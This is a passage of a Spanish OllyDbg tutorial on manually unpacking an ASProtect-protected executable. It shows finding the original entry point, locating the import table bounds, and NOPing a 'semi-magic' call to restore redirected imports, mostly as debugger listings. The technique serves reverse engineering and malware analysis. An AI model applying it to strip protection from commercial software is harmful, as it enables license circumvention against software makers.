00401063   6D              INS DWORD PTR ES:[EDI],DX              I/O command
00401064   D5 BE           AAD 0BE
00401066   6E              OUTS DX,BYTE PTR ES:[EDI]              I/O command
00401067   5D              POP EBP
00401068   AD              LODS DWORD PTR DS:[ESI]
00401069   DF37            FBSTP TBYTE PTR DS:[EDI]
0040106B   3C C7           CMP AL,0C7
0040106D v 77 7F           JA SHORT 004010EE                      ASPack.004010EE
0040106F   11DD            ADC EBP,EBX
00468001=ASPack.00468001
Address | Hex dump | ASCII | 0012FFC4 7C816FD7 RETU
```

Ahora usaremos el método que mas he visto y que a mi me ha dado resultado para llegar al OEP. Simplemente nos vamos a Options->Debugging Options o si lo prefieren Alt + O y dan en la pestaña Exceptions y dejan marcada solo la primera opción que hay:



Le dan a OK y ahora simplemente le dan a F9 y empiezan a pasar las excepciones con Shift +F7 y F9 y teniendo mucho cuidado al contar las excepciones hasta que el programa arranque (en mi caso fueron 26 excepciones). Ahora reiniciamos Olly con Ctrl. + F2 y hacemos lo mismo pero esta vez nos pararemos en la ultima excepción y le damos a Shift + F7 solo para pasarla.
Ahora pulsamos Alt + M para sacar la ventana Memory Map y marcamos la sección .code del ejecutable y le ponemos un BP Memory on Access haciendo clic derecho sobre ella como se muestra en la imagen:



Y ahora demos a F9 y…

```
- [CPU - main thread, module ASPack]
File View Debug Plugins Options Window Help

0044289C  55          PUSH EBP
0044289D  8BEC        MOV EBP,ESP
0044289F  83C4 F4     ADD ESP,-0C
004428A2  E8 4D0BFCFF CALL 004033F4                ASPack.004033F4
004428A7  E8 0C21FCFF CALL 004049B8                ASPack.004049B8
004428AC  E8 6354FCFF CALL 00407D14                ASPack.00407D14
004428B1  E8 D6C6FCFF CALL 0040EF8C                ASPack.0040EF8C
004428B6  E8 BDC7FCFF CALL 0040F078                ASPack.0040F078
004428BB  E8 08E7FCFF CALL 00410FC8                ASPack.00410FC8
004428C0  E8 974DFDFF CALL 0041765C                ASPack.0041765C
004428C5  E8 B61AFEFF CALL 00424380                ASPack.00424380
004428CA  E8 F986FEFF CALL 0042AFC8                ASPack.0042AFC8
004428CF  E8 E899FEFF CALL 0042C2BC                ASPack.0042C2BC
004428D4  E8 639AFEFF CALL 0042C33C                ASPack.0042C33C
004428D9  E8 CEA5FEFF CALL 0042CEAC                ASPack.0042CEAC
004428DE  E8 95ABFEFF CALL 0042D478                ASPack.0042D478
004428E3  E8 30BAFEFF CALL 0042E318                ASPack.0042E318
004428E8  E8 6FBAFEFF CALL 0042E35C                ASPack.0042E35C
004428ED  E8 FABAFEFF CALL 0042E3EC                ASPack.0042E3EC
004428F2  E8 69E1FEFF CALL 00430A60                ASPack.00430A60
004428F7  E8 A4AFFFFF CALL 0043D8A0                ASPack.0043D8A0
004428FC  A1 30564400 MOV EAX,DWORD PTR DS:[445630]
00442901  E8 D210FEFF CALL 004239D8                ASPack.004239D8
00442906  BA 38294400 MOV EDX,442938               ASCII "ASPack"
0044290B  A1 30564400 MOV EAX,DWORD PTR DS:[445630]
00442910  E8 DF0DFEFF CALL 004236F4                ASPack.004236F4
00442915  FF15 0C494400 CALL DWORD PTR DS:[44490C]
0044291B  A1 30564400 MOV EAX,DWORD PTR DS:[445630]
00442920  E8 5311FEFF CALL 00423A78                ASPack.00423A78
00442925  E8 D21BFCFF CALL 004044FC                ASPack.004044FC
0044292A  8BE5        MOV ESP,EBP
0044292C  5D          POP EBP
0044292D  C3          RETN
0044292E  0000        ADD BYTE PTR DS:[EAX],AL
00442930  FFFF        ???                          Unknown command
00442932  FFFF        ???                          Unknown command
00442934  06          PUSH ES
00442935  0000        ADD BYTE PTR DS:[EAX],AL
00442937  0041 53     ADD BYTE PTR DS:[ECX+53],AL
0044293A  50          PUSH EAX
0044293B  61          POPAD
0044293C  636B 00     ARPL WORD PTR DS:[EBX],BP
0044293F  0000        ADD BYTE PTR DS:[EAX],AL
00442941  0000        ADD BYTE PTR DS:[EAX],AL
00442943  0000        ADD BYTE PTR DS:[EAX],AL
00442945  0000        ADD BYTE PTR DS:[EAX],AL
EBP=0012FFF0
Address  Hex dump  ASCII
0012FFC4  7C816FD7  RETURN to kernel32.7
```

Ya estamos en el OEP y tiene buena pinta porque parece ser que no hay Stolen Bytes así que sigamos.

Para encontrar la IAT simplemente ponte encima de la primera CALL y das Intro a ver a donde nos lleva:

```
- [CPU - main thread, module ASPack]
C File View Debug Plugins Options Window Help
004033F4   E8 B3FFFFFF   CALL 004033AC                    ASPack.004033AC
004033F9   6A 00         PUSH 0
004033FB   E8 D0DEFFFF   CALL 004012D0                    ASPack.004012D0
00403400   8905 14504400 MOV DWORD PTR DS:[445014],EAX
00403406   E8 ADDEFFFF   CALL 004012B8                    ASPack.004012B8
0040340B   8905 1C504400 MOV DWORD PTR DS:[44501C],EAX
00403411   C705 18504400 MOV DWORD PTR DS:[445018],0A
0040341B   B8 4C314000   MOV EAX,40314C
00403420   C3            RETN
00403421   8D40 00       LEA EAX,DWORD PTR DS:[EAX]
00403424   53            PUSH EBX
00403425   833D D4534400 CMP DWORD PTR DS:[4453D4],0
0040342C   7D 0A         JGE SHORT 00403438               ASPack.00403438
0040342E   B8 E2000000   MOV EAX,0E2
00403433   E8 D9100000   CALL 00404511                    ASPack.00404511
00403438   68 08000000   PUSH 8
0040343D   6A 40         PUSH 40
0040343F   E8 DCDEFFFF   CALL 00401320                    ASPack.00401320
00403444   8BD8          MOV EBX,EAX
00403446   85DB          TEST EBX,EBX
00403448   75 0C         JNZ SHORT 00403456               ASPack.00403456
0040344A   B8 E2000000   MOV EAX,0E2
0040344F   E8 BD100000   CALL 00404511                    ASPack.00404511
00403454   EB 0C         JMP SHORT 00403462               ASPack.00403462
00403456   53            PUSH EBX
00403457   A1 D4534400   MOV EAX,DWORD PTR DS:[4453D4]
0040345C   50            PUSH EAX
0040345D   E8 86DEFFFF   CALL 004012E8                    ASPack.004012E8
00403462   891D 90544400 MOV DWORD PTR DS:[445490],EBX
00403468   5B            POP EBX
00403469   C3            RETN
0040346A   8BC0          MOV EAX,EAX
0040346C   8A0D 34504400 MOV CL,BYTE PTR DS:[445034]
00403472   8B05 D4534400 MOV EAX,DWORD PTR DS:[4453D4]
00403478   84C9          TEST CL,CL
0040347A   75 28         JNZ SHORT 004034A4               ASPack.004034A4
0040347C   64:8B15 2C0000 MOV EDX,DWORD PTR FS:[2C]
00403483   8B0482        MOV EAX,DWORD PTR DS:[EDX+EAX*4]
00403486   C3            RETN
00403487   E8 98FFFFFF   CALL 00403424                    ASPack.00403424
0040348C   8B05 D4534400 MOV EAX,DWORD PTR DS:[4453D4]
00403492   50            PUSH EAX
00403493   E8 48DEFFFF   CALL 004012E0                    ASPack.004012E0
00403498   85C0          TEST EAX,EAX
0040349A   74 01         JE SHORT 0040349D                ASPack.0040349D
0040349C   C3            RETN
004033AC=ASPack.004033AC
Address | Hex dump | ASCII
0012FFC4 7C816FD7 RETURN to kernel32.7C81
```


No se ve nada interesante pero como siempre se llama a alguna API muy cerca del OEP, pues probare a ver que hay dentro de esas CALLs.

En la primera no hay tampoco nada interesante pero en la segunda salimos aquí:


```
- [CPU - main thread, module ASPack]
File View Debug Plugins Options Window Help

004012D0 - FF25 5C614400  JMP DWORD PTR DS:[44615C]
004012D6   8BC0           MOV EAX,EAX
004012D8 - FF25 58614400  JMP DWORD PTR DS:[446158]
004012DE   8BC0           MOV EAX,EAX
004012E0 - FF25 54614400  JMP DWORD PTR DS:[446154]
004012E6   8BC0           MOV EAX,EAX
004012E8 - FF25 50614400  JMP DWORD PTR DS:[446150]
004012EE   8BC0           MOV EAX,EAX
004012F0 - FF25 4C614400  JMP DWORD PTR DS:[44614C]
004012F6   8BC0           MOV EAX,EAX
004012F8 - FF25 C4614400  JMP DWORD PTR DS:[4461C4]   oleaut32.SysAllocStringLen
004012FE   8BC0           MOV EAX,EAX
00401300 - FF25 C0614400  JMP DWORD PTR DS:[4461C0]   oleaut32.SysStringLen
00401306   8BC0           MOV EAX,EAX
00401308 - FF25 BC614400  JMP DWORD PTR DS:[4461BC]   oleaut32.VariantClear
0040130E   8BC0           MOV EAX,EAX
00401310 - FF25 B8614400  JMP DWORD PTR DS:[4461B8]   oleaut32.VariantCopyInd
00401316   8BC0           MOV EAX,EAX
00401318 - FF25 B4614400  JMP DWORD PTR DS:[4461B4]   oleaut32.VariantChangeTypeEx
0040131E   8BC0           MOV EAX,EAX
00401320 - FF25 48614400  JMP DWORD PTR DS:[446148]
00401326   8BC0           MOV EAX,EAX
00401328 - FF25 44614400  JMP DWORD PTR DS:[446144]
0040132E   8BC0           MOV EAX,EAX
00401330 - FF25 40614400  JMP DWORD PTR DS:[446140]
00401336   8BC0           MOV EAX,EAX
00401338 - FF25 3C614400  JMP DWORD PTR DS:[44613C]
0040133E   8BC0           MOV EAX,EAX
00401340 - FF25 38614400  JMP DWORD PTR DS:[446138]
00401346   8BC0           MOV EAX,EAX
00401348 - FF25 34614400  JMP DWORD PTR DS:[446134]
0040134E   8BC0           MOV EAX,EAX
00401350 - FF25 30614400  JMP DWORD PTR DS:[446130]
00401356   8BC0           MOV EAX,EAX
00401358 - FF25 2C614400  JMP DWORD PTR DS:[44612C]
0040135E   8BC0           MOV EAX,EAX
00401360   53             PUSH EBX
00401361   56             PUSH ESI
00401362   BE 3C544400    MOV ESI,44543C
00401367   833E 00        CMP DWORD PTR DS:[ESI],0
0040136A v 75 3A          JNZ SHORT 004013A6          ASPack.004013A6
0040136C   68 44060000    PUSH 644
00401371   6A 00          PUSH 0
00401373   E8 A8FFFFFF    CALL 00401320               ASPack.00401320
00401378   8BC8           MOV ECX,EAX
0040137A   85C9           TEST ECX,ECX

DS:[0044615C]=009EC9B8

Address   Hex dump                ASCII
00443000  02 00 8B C0 00 8D 40 00 @.ï└.ì@.
00443008  98 3D 40 00 A8 20 40 00 ÿ=@.¿ @.

0012FFC4  7C816FD7  RETURN to kernel32.7C81
0012FFC8  7C923E6F  RETURN to ntdll.7C923E6
0012FFCC  7C923E62  RETURN to ntdll.7C923E6
```

Bueno pues ya dimos con la zona caliente para dar con la IAT. Ahora nos ponemos encima de cualquiera de esos saltos incondicionales que empiezan con FF25 y nos vamos al panel que es la parte de debajo de la ventana Disassembler y hacemos clic derecho sobre el valor que se ve y elegimos Follow Address in Dump:

Y ya estamos en la IAT aunque tiene muy mala pinta y esta redireccionado casi todo hacia el Asprotect pero vamos a repararla. Lo primero es ver donde empieza y donde termina y para ello subamos buscando a ver si vemos una zona de 00000000 o vemos direcciones seguidas que no tengan referencias (para saber si un dword tiene referencias lo marcamos y hacemos Ctrl. + R y si sale la lista vacía es porque no es un dato valido de nuestra IAT y sobra así que si no se ve la zona de 00000000 tendríamos que buscar el inicio de nuestra IAT mirando si los dwords tienen referencias o no. En este caso tenemos suerte y Podemos ver el comienzo de la IAT en 446128 :



Y en 4466A0 podemos ver también claramente el final:



Entonces tenemos que:
El OEP es 44289C
El inicio de la IAT esta en 446128
El fin de la IAT esta en 4466A0
Y su tamaño es el resultado de restarle al fin de la IAT el inicio de la IAT así que:
Tamaño de la IAT = 4466A0 – 446128= 578

A LA CAZA DEL CALL SEMI-MAGICO

Ahora reiniciemos y vayamos a 44612C que es el principio de las direcciones que debe escribir en nuestra IAT y pongamos un Memory Breakpoint on Write:

Y le damos a F9 y empezamos a pasar las excepciones otra vez igual que antes pero esta vez hay que tener mucho cuidado porque hay que contar muy bien las excepciones ya que te puedes equivocar y contar la parada en el BPM como si fuera una excepción.

La primera vez que para por nuestro BPM es en :

```
009E266B  E9 A4FFFFFF     JMP 009E2614
009E2670  C3              RETN
009E2671  8D40 00         LEA EAX,DWORD PTR DS:[EAX]
009E2674  50              PUSH EAX
009E2675  E8 420A0000     CALL 009E30BC
009E267A  8F80 04000000   POP DWORD PTR DS:[EAX+4]
009E2680  C3              RETN
009E2681  8D40 00         LEA EAX,DWORD PTR DS:[EAX]
009E2684  56              PUSH ESI
009E2685  57              PUSH EDI
009E2686  89C6            MOV ESI,EAX
009E2688  89D7            MOV EDI,EDX
009E268A  89C8            MOV EAX,ECX
009E268C  39F7            CMP EDI,ESI
009E268E  7F 13           JG SHORT 009E26A3
009E2690  74 2F           JE SHORT 009E26C1
009E2692  C1F9 02         SAR ECX,2
009E2695  78 2A           JS SHORT 009E26C1
009E2697  F3:A5           REP MOVS DWORD PTR ES:[EDI],DWORD PTR D
009E2699  89C1            MOV ECX,EAX
009E269B  83E1 03         AND ECX,3
009E269E  F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
009E26A0  5F              POP EDI
009E26A1  5E              POP ESI
009E26A2  C3              RETN
009E26A3  8D740E FC       LEA ESI,DWORD PTR DS:[ESI+ECX-4]
009E26A7  8D7C0F FC       LEA EDI,DWORD PTR DS:[EDI+ECX-4]
009E26AB  C1F9 02         SAR ECX,2
009E26AE  78 11           JS SHORT 009E26C1
009E26B0  FD              STD
009E26B1  F3:A5           REP MOVS DWORD PTR ES:[EDI],DWORD PTR D
009E26B3  89C1            MOV ECX,EAX
009E26B5  83E1 03         AND ECX,3
009E26B8  83C6 03         ADD ESI,3
ECX=00000735 (decimal 1845.)
DS:[ESI]=[00A30498]=00000000
ES:[EDI]=[0044612C]=00000000
```


Esta no nos interesa así que sigamos y recordad que esta vez que paro no la debéis contar ya que no fue una excepciona si que sigamos:

```
33DB        XOR EBX,EBX
8A5D FF     MOV BL,BYTE PTR SS:[EBP-1]
8BCB        MOV ECX,EBX
8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
8BD6        MOV EDX,ESI
E8 6B4BFFFF CALL 009E4508
6A 0A       PUSH 0A
B9 B6399F00 MOV ECX,9F39B6
8BD3        MOV EDX,EBX
8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
E8 EBCAFFFF CALL 009EC49C
8DB5 FFFEFFFF LEA ESI,DWORD PTR SS:[EBP-101]
56          PUSH ESI
8B45 0C     MOV EAX,DWORD PTR SS:[EBP+C]
50          PUSH EAX
E8 1BFCFFFF CALL 009EF5DC
E8 7EFEFFFF CALL 009EF844
8B17        MOV EDX,DWORD PTR DS:[EDI]
8902        MOV DWORD PTR DS:[EDX],EAX
EB 7B       JMP SHORT 009EFA47
83FB 01     CMP EBX,1
74 05       JE SHORT 009EF9D6
83FB 04     CMP EBX,4
75 37       JNZ SHORT 009EFA0D
8A06        MOV AL,BYTE PTR DS:[ESI]
8845 FF     MOV BYTE PTR SS:[EBP-1],AL
46          INC ESI
33C9        XOR ECX,ECX
8A4D FF     MOV CL,BYTE PTR SS:[EBP-1]
8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
8BD6        MOV EDX,ESI
E8 1A4BFFFF CALL 009E4508
6A 0A       PUSH 0A
B9 AC399F00 MOV ECX,9F39AC
33D2        XOR EDX,EDX
8A55 FF     MOV DL,BYTE PTR SS:[EBP-1]
8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
E8 97CAFFFF CALL 009EC49C
4460
612C]=00000000
```

```
Registers (FPU)
EAX 00A34460
ECX 00000000
EDX 0044612C ASPack.0044612C
EBX 00000016
ESP 0012FE1C
EBP 0012FF2C
ESI 0012FE2B ASCII "DeleteCriticalSection"
EDI 0012FF80
EIP 009EF9C8
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BE1C 00000045 0208005E
ST1 empty -UNORM BA4C 00000003 00000000
ST2 empty 0.0192141235640032540e-4933
ST3 empty +UNORM 0945 0012BA4A 00000000
ST4 empty 0.0192094893090377850e-4933
ST5 empty +UNORM 00CC 7C80F23D 7C91E051
ST6 empty 1.0000000000000000000
ST7 empty 80.00000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Hex dump                                          ASCII
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0012FE1C  0044612C  ASPack.0044612C
0012FE20  00A32D31
0012FE24  0012FF80
0012FE28  44E321C7
0012FE2C  74656C65
0012FE30  69724365
0012FE34  61636974
0012FE38  6365536C
0012FE3C  6E6F6974
0012FE40  00000000
0012FE44  00000000
0012FE48  00000000
0012FE4C  00000000
0012FE50  00000000
0012FE54  00000000
0012FE58  00000000
0012FE5C  00000000
0012FE60  00000000
```

Esta si es importante ya que esta justo después del salto semi-mágico que nos arreglara casi toda la IAT.
El salto que tendremos que nopear será el que esta encima de donde nos detuvimos así que apuntemos la dirección donde esta ese CALL y volvamos a reiniciar con Ctrl. + F2.
Le damos a F9, le damos a Ctrl. + G y metemos la dirección de donde estaba la CALL que en mi caso esta en 009EF9C1 y le damos a OK y nos llevara a donde esta la CALL.
Le ponemos un BP y pulsamos Alt + O y marcamos todas opciones de la pestaña Exceptions excepto la última:



Damos a OK y ahora Shift + F7 y F9 y llegamos al BP.

```
009EF9B7   56            PUSH ESI
009EF9B8   8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
009EF9BB   50            PUSH EAX
009EF9BC   E8 1BFCFFFF   CALL 009EF5DC
009EF9C1   E8 7EFEFFFF   CALL 009EF844
009EF9C6   8B17          MOV EDX,DWORD PTR DS:[EDI]
009EF9C8   8902          MOV DWORD PTR DS:[EDX],EAX
009EF9CA   EB 7B         JMP SHORT 009EFA47
009EF9CC   83FB 01       CMP EBX,1
009EF9CF   74 05         JE SHORT 009EF9D6
009EF9D1   83FB 04       CMP EBX,4
009EF9D4   75 37         JNZ SHORT 009EFA0D
009EF9D6   8A06          MOV AL,BYTE PTR DS:[ESI]
009EF9D8   8845 FF       MOV BYTE PTR SS:[EBP-1],AL
009EF9DB   46            INC ESI
009EF9DC   33C9          XOR ECX,ECX
009EF9DE   8A4D FF       MOV CL,BYTE PTR SS:[EBP-1]
009EF9E1   8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
009EF9E7   8BD6          MOV EDX,ESI
009EF9E9   E8 1A4BFFFF   CALL 009E4508
009EF9EE   6A 0A         PUSH 0A
009EF9F0   B9 AC399F00   MOV ECX,9F39AC
009EF9F5   33D2          XOR EDX,EDX
009EF9F7   8A55 FF       MOV DL,BYTE PTR SS:[EBP-1]
009EF9FA   8D85 FFFEFFFF LEA EAX,DWORD PTR SS:[EBP-101]
009EFA00   E8 97CAFFFF   CALL 009EC49C
009EFA05   8DB5 FFFEFFFF LEA ESI,DWORD PTR SS:[EBP-101]
009EFA0B   EB 02         JMP SHORT 009EFA0F
009EFA0D   8B36          MOV ESI,DWORD PTR DS:[ESI]
009EFA0F   83FB 04       CMP EBX,4
009EFA12   75 1A         JNZ SHORT 009EFA2E
009EFA14   56            PUSH ESI
009EFA15   8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
009EFA18   50            PUSH EAX
009EFA19   E8 BEFBFFFF   CALL 009EF5DC
009EFA1E   A3 5C359F00   MOV DWORD PTR DS:[9F355C],EAX
009EFA23   B8 9CC59E00   MOV EAX,9EC59C
009EFA28   8B17          MOV EDX,DWORD PTR DS:[EDI]
```

```
Registers (FPU)
EAX 7C92188A ntdll.RtlDeleteCriticalSection
ECX 0012FE0C
EDX 00000000
EBX 00000016
ESP 0012FE1C
EBP 0012FF2C
ESI 0012FE2B ASCII "DeleteCriticalSection"
EDI 0012FF80

EIP 009EF9C1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BE1C 00000045 0208005E
ST1 empty -UNORM BA4C 00000003 00000000
ST2 empty 0.0192141235640032540e-4933
ST3 empty +UNORM 0945 0012BA4A 00000000
ST4 empty 0.0192094893090377850e-4933
ST5 empty +UNORM 0120 7C80F23D 7C91E051
ST6 empty 1.0000000000000000000
ST7 empty 80.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
0044612C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044613C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044614C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044615C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044616C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044617C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044618C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044619C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004461FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044620C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044621C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044622C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044623C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044624C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044625C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044626C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0044627C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FE1C  0044612C  ASPack.0044612C
0012FE20  00A32D31
0012FE24  0012FF80
0012FE28  44E321C7
0012FE2C  74656C65
0012FE30  69724365
0012FE34  61636974
0012FE38  6365536C
0012FE3C  6E6F6974
0012FE40  00000000
0012FE44  00000000
0012FE48  00000000
0012FE4C  00000000
0012FE50  00000000
0012FE54  00000000
0012FE58  00000000
0012FE5C  00000000
0012FE60  00000000
0012FE64  00000000
0012FE68  00000000
0012FE6C  00000000
0012FE70  00000000
0012FE74  00000000
```

Parece que vamos bien, jeje, miren el valor que se encuentra en EAX. Es una entrada buena a la IAT. Pues quitemos el BP y nopeemos el CALL y vamos trazando con F8 hasta que vemos un POPAD (hay que tracear muy poco, en mi caso con pulsar 15 veces F8 llegue a el).

```
009EFC67   53              PUSH EBX
009EFC68   80F8 02         CMP AL,2
009EFC6B   74 06           JE SHORT 009EFC73
009EFC6D   0FB60E          MOVZX ECX,BYTE PTR DS:[ESI]
009EFC70   41              INC ECX
009EFC71   EB 05           JMP SHORT 009EFC78
009EFC73   B9 04000000     MOV ECX,4
009EFC78   01CE            ADD ESI,ECX
009EFC7A   E8 C1FCFFFF     CALL 009EF940
009EFC7F   5B              POP EBX
009EFC80   EB CE           JMP SHORT 009EFC50
009EFC82   61              POPAD
009EFC83   E8 3A000000     CALL 009EFCC2
009EFC88   68 91FC9E00     PUSH 9EFC91
009EFC8D   FF0424          INC DWORD PTR SS:[ESP]
009EFC90   C3              RETN
009EFC91   BC 8B44240C     MOV ESP,0C24448B
009EFC96   EB 01           JMP SHORT 009EFC99
